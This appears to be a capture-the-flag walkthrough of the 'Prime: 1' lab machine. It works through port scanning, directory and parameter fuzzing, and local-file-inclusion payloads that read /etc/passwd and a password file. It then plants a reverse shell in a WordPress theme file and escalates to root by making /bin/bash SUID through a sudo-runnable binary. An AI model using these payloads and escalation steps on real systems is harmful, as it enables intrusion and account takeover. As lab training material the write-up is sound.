Prime: 1

Start with nmap scan and found two open ports 22,80

```
# nmap -p- -A -O 192.168.56.105

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
```

Directory brute forcing on port 80, with gobuster

```
# gobuster dir -u http://192.168.56.105 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 50

/wordpress (Status: 301)
/dev (Status: 200)
/javascript (Status: 301)
/server-status (Status: 403)
```

At /dev found a text

```
hello,

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.
```

At /wordpress found Wordpress CMS, from wpscan found one user **victor,** nothing else
Again directory brute forcing with some extentions on gobuster

```
# gobuster dir -u http://192.168.56.105/ -w /usr/share/dirb/wordlists/common.txt -t 50 -x .txt,.php

/dev (Status: 200)
/image.php (Status: 200)
/index.php (Status: 200)
/index.php (Status: 200)
/javascript (Status: 301)
/secret.txt (Status: 200)
/server-status (Status: 403)
/wordpress (Status: 301)
```


Found a text file secret.txt with content

```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web



//see the location.txt and you will get your next move//
```

Finding parameter,
on /index.php,

```
# ./wfuzz-cli.py -c -w /usr/share/wfuzz/wordlist/general/common.txt  --hc 404 --hw 500 http://192.168.56.105/index.php?FUZZ=something
```

Found a strange content length of response for **file**



Found parameter is **file**
and read location.txt by visiting,
http://192.168.56.105/index.php?file=location.txt

```
ok well Now you reah at the exact parameter

Now dig some more for next one
use 'secrettier360' parameter on some other php page for more fun.
```

On enumeration found **secrettier360** is parameter on /image.php, which is vulnerable to LFI, on reading passwd file,
http://192.168.56.105/image.php?secrettier360=../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false victor:x:1000:1000:victor,,,:/home/victor:/bin/bash mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false saket:x:1001:1001:find password.txt file in my directory:/home/saket: sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin

At user saket it is written that **find password.txt file in my directory**
for reading password.txt, visit
http://192.168.56.105/image.php?secrettier360=../../../../../home/saket/password.txt
Found password **follow_the_ippsec**, which worked on user **victor** on wordpress,

Exploiting Wordpress:
After login found that all files and foldars and write protected by server, on enumeration found that inside theme-editor there is a **secret.php** which is not write protected so paste all content of reverse shell to secret.php,

start nc listener and visit,
http://192.168.56.105/wordpress/wp-content/themes/twentynineteen/secret.php
Got reverse shell as user www-data

```
$ cat user.txt
af3c658dcf9d7190da3153519c003456
```

Escalating to saket
On looking for sudo rights found that user www-data can run following command as root

```
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /home/saket/enc
```

but on running it is asking for a password, on enumearting found a password inside
/opt/backup/server_database/backup_pass

```
# cat /opt/backup/server_database/backup_pass

your password for backup_database file enc is

"backup_password"


Enjoy!
```

After running /home/saket/enc with sudo rights and giving password

```
# sudo /home/saket/enc
enter password:  backup_password
```

It creates two files in /home/saket/
key.txt and enc.txt

In enc.txt there is a AES 256 bit Base64 encrypted data, and in key.txt, a hint to key of encrypted data, key.txt content

```
I know you are the fan of ippsec.

So convert string "ippsec" into md5 hash and use it to gain yourself in your real form.
```

Decrypted it with https://www.devglan.com/online-tools/aes-encryption-decryption encrypted ippsec to md5 for key and after decoding to plain text, found **saket** user's password to be **tribute_to_ippsec**

```
# ssh saket@192.168.56.105
password: tribute_to_ippsec
```

Escalate to root
in sudo rights of saket found a binary that we can run as root

```
saket@ubuntu:/home/victor$ sudo -l
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User saket may run the following commands on ubuntu:
    (root) NOPASSWD: /home/victor/undefeated_victor
```

On running it, found that this is executing a file **/tmp/challenge**
Make a new file /tmp/challenge with below content

```
#!/bin/bash
chmod +s /bin/bash
```

Alloting 777 permission to /tmp/challenge and run /home/victor/undefeated_victor with sudo rights

```
$ chmod 777 /tmp/challenge
$ sudo /home/victor/undefeated_victor
```

After that there is a suid of root set on /bin/bash

```
-rwsr-sr-x 1 root root 1014K May 16  2017 /bin/bash
```

```
$ /bin/bash -p
```

Got root shell

```
bash-4.3# cat root.txt
b2b17036da1de94cfb024540a8e7075a
```